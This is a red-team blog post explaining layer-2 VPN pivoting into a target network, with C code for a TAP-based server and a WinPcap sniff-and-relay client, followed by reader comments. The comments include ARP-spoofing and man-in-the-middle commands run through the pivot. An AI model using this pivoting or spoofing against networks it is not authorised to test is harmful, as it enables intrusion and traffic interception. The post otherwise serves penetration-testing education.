

« The Best DerbyCon 2014 Talks for Red Teams

Map of Cobalt Strike Features for Armitage Users »

## » How VPN Pivoting Works (with Source Code)

October 14, 2014

A VPN pivot is a virtual network interface that gives you layer-2 access to your target's network. Rapid7's [Metasploit Pro](#) was the first pen testing product with this feature. [Core Impact](#) has this capability too.

In September 2012, I built a [VPN pivoting feature](#) into [Cobalt Strike](#). I revised my implementation of this feature in September 2014. In this post, I'll take you through how VPN pivoting works and even provide code for a [simple layer-2 pivoting client](#) and server you can play with. The layer-2 pivoting client and server combination don't have encryption, hence it's not *correct* to refer to them as VPN pivoting. They're close enough to VPN pivoting to benefit this discussion though.

<https://github.com/rsmudge/Layer2-Pivoting-Client>

### Welcome...

Welcome to the [Cobalt Strike](#) blog by Strategic Cyber LLC. I'm [Raphael Mudge](#), the developer of the toolset. Here I write about red teaming, [Cobalt Strike](#), and [Armitage](#).

### Contents

- » [Adversary Simulation](#)
- » [Announcements](#)
- » [Armitage](#)
- » [Cobalt Strike](#)
- » [Interviews](#)
- » [metasploit framework](#)
- » [Red Team](#)
- » [Strategic Cyber LLC](#)
- » [Uncategorized](#)

## Subscribe

- » [RSS - Posts](#)
- » [RSS - Comments](#)

Enter your email address to find out about new posts by email. I won't use your email for any other reason.

Subscribe

## Let's Connect


- » [Twitter](#)
- » [Contact Information](#)


## The VPN Server

Let's start with a few terms: The attacker runs VPN server software. The target runs a VPN client. The connection between the client and the server is the channel to relay [layer-2 frames](#).

To the attacker, the target's network is available through a virtual network interface. This interface works like a physical network interface. When one of your programs tries to interact with the target network, the operating system will make the frames it would drop onto the wire available to the VPN server software. The VPN server consumes these frames, relays them over the data channel to the VPN client. The VPN client receives these frames and dumps them onto the target's network.

Here's what the process looks like:





The [TAP driver](#) makes this possible. According to [its documentation](#), the TUN/TAP provides packet reception and transmission for user space programs. The TAP driver allows us to create a (virtual) network interface that we may interact with from our VPN server software.

Here's the code to create a TAP [adapted from the [TUN/TAP documentation](#)]:

```
1 #include <linux/if.h>
2 #include <linux/if_tun.h>
3
4 int tun_alloc(char *dev) {
5     struct ifreq ifr;
6     int fd, err;
7
8     if( (fd = open("/dev/net/tun", O_RDWR)) < 0 )
9         return tun_alloc_old(dev);
10
11     memset(&ifr, 0, sizeof(ifr));
12     ifr.ifr_flags = IFF_TAP | IFF_NO_PI;
13
14     if( *dev )
15         strncpy(ifr.ifr_name, dev, IFNAMSIZ);
16
17     if( (err = ioctl(fd, TUNSETIFF, (void *) &ifr)) < 0 ) {
18         close(fd);
```

```
19         return err;
20     }
21
22     strcpy(dev, ifr.ifr_name);
23     return fd;
24 }
```

This function allocates a new TAP. The `dev` parameter is the name of our interface. This is the name we will use with `ifconfig` and other programs to configure it. The number it returns is a file descriptor to read from or write to the TAP.

To read a frame from a TAP:

```
1 | int totalread = read(tap_fd, buffer, maxlength);
```

To write a frame to a TAP:

```
1 | write(tap_fd, buffer, length);
```

These functions are the raw ingredients to build a VPN server. To demonstrate tunneling frames over layer 2, we'll take advantage of [simpletun.c](#) by [Davide Brini](#).

`simpletun.c` is an example of using a network TAP. It's ~300 lines of code that demonstrates how to send and receive frames over a TCP connection. This GPL(!) example accompanies [Brini's wonderful Tun/Tap Interface Tutorial](#). I recommend that you read it.

When `simpletun.c` sends a frame, it prefixes the frame with an unsigned short in [big endian order](#). This 2-byte number, `N`, is the length of the frame in bytes. The next `N` bytes are the frame itself. `simpletun.c` expects to receive frames the same way.

To build `simpletun`:

```
1 | gcc simpletun.c -o simpletun
```




**Note:** *simpletun.c* allocates a small buffer to hold frame data. Change `BUFSIZE` on line 42 to a higher value, like 8192. If you don't do this, *simpletun.c* will eventually crash. You don't want that.

To start *simpletun* as a server:

```
1 | ./simpletun -i [interface] -s -p [port] -a
```

## The VPN Client

Now that we understand the VPN server, let's discuss the VPN pivoting client. Cobalt Strike's VPN pivoting client sniffs traffic on the target's network. When it sees frames, it relays them to the VPN pivoting server, which writes them to the TAP interface. This causes the server's operating system to process the frames as if they were read off of the wire.



Let's build a layer-2 pivoting client that implements similar logic. To do this, we

will use the [Windows Packet Capture API](#). WinPcap is the Windows implementation of LibPCAP and [RiverBed Technology](#) maintains it.

First, we need to open up the target network device that we will pivot onto. We also need to put this device into promiscuous mode. Here's the code to do that:

```
1 pcap_t * raw_start(char * localip, char * filterip) {
2     pcap_t * adhandle = NULL;
3     pcap_if_t * d = NULL;
4     pcap_if_t * alldevs = NULL;
5     char errbuf[PCAP_ERRBUF_SIZE];
6
7     /* find out interface */
8     d = find_interface(&alldevs, localip);
9
10    /* Open the device */
11    adhandle = (pcap_t *)pcap_open(d->name, 65536, PCAP_OPENFI
12    if (adhandle == NULL) {
13        printf("\nUnable to open the adapter. %s is not suppor
14        return NULL;
15    }
16
17    /* filter out the specified host */
18    raw_filter_internal(adhandle, d, filterip, NULL);
19
20    /* ok, now we can free out list of interfaces */
21    pcap_freealldevs(alldevs);
22
23    return adhandle;
24 }
```

Next, we need to connect to the layer-2 pivoting server and start a loop that reads frames and sends them to our server. I do this in [raw.c](#). Here's the code to ask WinPcap to call a function when a frame is read:

```
1 void raw_loop(pcap_t * adhandle, void (*packet_handler)(u_char
2     pcap_loop(adhandle, 0, packet_handler, NULL);
3 }
```

The `packet_handler` function is my callback to respond to each frame read by WinPCAP. It writes frames to our layer-2 pivoting server. I define this function in `tunnel.c`.

```
1 void packet_handler(u_char * param, const struct pcap_pkthdr *
2 /* send the raw frame to our server */
3 client_send_frame(server, (void *)pkt_data, header->len);
4 }
```

I define `client_send_frame` in `client.c`. This function writes the frame's length and data to our layer-2 pivoting server connection. If you want to implement a new channel or add encryption to make this a true VPN client, `client.c` is the place to explore this.

We now know how to read frames and send them to the layer-2 pivoting server.

Next, we need logic to read frames from the server and inject these onto the target network. In `tunnel.c`, I create a thread that calls `client_rcv_frame` in a loop. The `client_rcv_frame` function reads a frame from our connection to the layer-2 server. The `pcap_sendpacket` function injects a frame onto the wire.

```
1 DWORD ThreadProc(LPVOID param) {
2     char * buffer = malloc(sizeof(char) * 65536);
3     int len, result;
4     unsigned short action;
5
6     while (TRUE) {
7         len = client_rcv_frame(server, buffer, 65536);
8
9         /* inject the frame we received onto the wire directly
10        result = pcap_sendpacket(sniffer, (u_char *)buffer, le
11        if (result == -1) {
12            printf("Send packet failed: %d\n", len);
13        }
14    }
15 }
```

This logic is the guts of our layer-2 pivoting client. The project is ~315 lines of

code and this includes headers. Half of this code is in `client.c` which is an abstraction of the Windows Socket API. I hope you find it navigable.

To run the layer-2 pivoting client:

```
1 | client.exe [server ip] [server port] [local ip]
```

Once the layer-2 client connects to the layer-2 server, use a DHCP client to request an IP address on your attack server's network interface [or configure an IP address with `ifconfig`].

## Build Instructions

I've made [the source code](#) for this simple Layer-2 client available under a BSD license. You will need to download the [Windows PCAP Developer Pack](#) and extract it to the folder where the layer-2 client lives. You can build the layer-2 client on Kali Linux with the included [Minimal GNU for Windows Cross Compiler](#). Just type `'make'` in its folder.

## Deployment

To [try this Layer-2 client](#), you will need to [install WinPcap](#) on your target system. You can download [WinPcap](#) from RiverBed Technology. And, that's it. I hope you've enjoyed this deep dive into VPN pivoting and how it works.

*The layer-2 client is a stripped down version of Cobalt Strike's [Covert VPN](#) feature. Covert VPN compiles as a reflective DLL. This allows Cobalt Strike to inject it into memory. The Covert VPN client and server encrypt the VPN traffic [hence, VPN pivoting]. Covert VPN will also silently drop a minimal WinPcap install and clean it up for you. And, Covert VPN supports multiple data channels. It'll tunnel frames over TCP, UDP, HTTP, or through Meterpreter.*



Share this:



## Related

Covert VPN - Layer 2  
Pivoting for Cobalt Strike  
In "Cobalt Strike"

Cobalt Strike 2.2 - 1995  
called, it wants its covert  
channel back...  
In "Cobalt Strike"

Map of Cobalt Strike  
Features for Armitage Users  
In "Cobalt Strike"

Posted in [Uncategorized](#) |


## 5 comments

Sorry, I don't see how simpletun would crash if leaving BUFSIZE set to its default value? Why should it be raised?



✂ by [Juan](#) October 15, 2014 at 6:59 pm

### Reply

Hi Juan,  
Run it and don't change the BUFSIZE. You will eventually get a crash. I use  `simpletun.c` here, to provide a complete example, so I don't have a lot of experience with it. My theory is that a call to read will sometimes return multiple frames in one call. This can easily go over the small size of BUFSIZE that the author set. I haven't looked deeply at `simpletun.c` to determine if this is the case or not.

✂ by [rsmudge](#) October 15, 2014 at 7:20 pm

### Reply

Rapahel, yout tool works fine, but when im trying to Man In the Middle attack with ettercap, the app crash

In Kali Linux

`ettercap-ng -TqM arp // // -i demo0`

Can you help me ??

✂ by [Daniel Moreno](#) December 29, 2014 at 11:29 am

### Reply

If you're seeing the `simpletun` server crash, make sure you heed this comment [from the post]:

"Note: `simpletun.c` allocates a small buffer to hold frame data. Change BUFSIZE on line 42 to a higher value, like 8192. If you don't do this, `simpletun.c` will eventually crash. You don't want that."

✂ by [rsmudge](#) December 29, 2014 at 12:17 pm

### Reply

I make this Rapahel, you tool works Perfect !  
I made VPN connect between 2 networks

The problem is when i start ARP Spoofing attack

E.g:

ARP SPOOF with Ettercap (client.exe in my WinXP crash)

```
root@kali# ettercap -TqM arp // // -i demo0
```

ARP Spoof with ARPspooF

```
root@kali# arpspoof -i demo0 192.168.1.100 -t 192.168.1.1
```

```
root@kali# arpspoof -i demo0 192.168.1.1 -t 192.168.1.100
```

Start Wireshark

From 192.168.1.100 (Debian)

```
root@debian# ping 192.168.1.1
```

Wireshark Capture packets !

BUT in Debian the connection Freeze and man in the middle Doesn't work

Man in the middle does not work

=(

Can u help me?

Your tool is fantastic =)

✂ by [Daniel Moreno](#) December 29, 2014 at 12:24 pm

## Leave a Reply

Enter your comment here...



 Follow

## Follow “Strategic Cyber LLC”

Get every new post delivered to your Inbox.

Join 17,843 other followers

Sign me up

Build a website with WordPress.com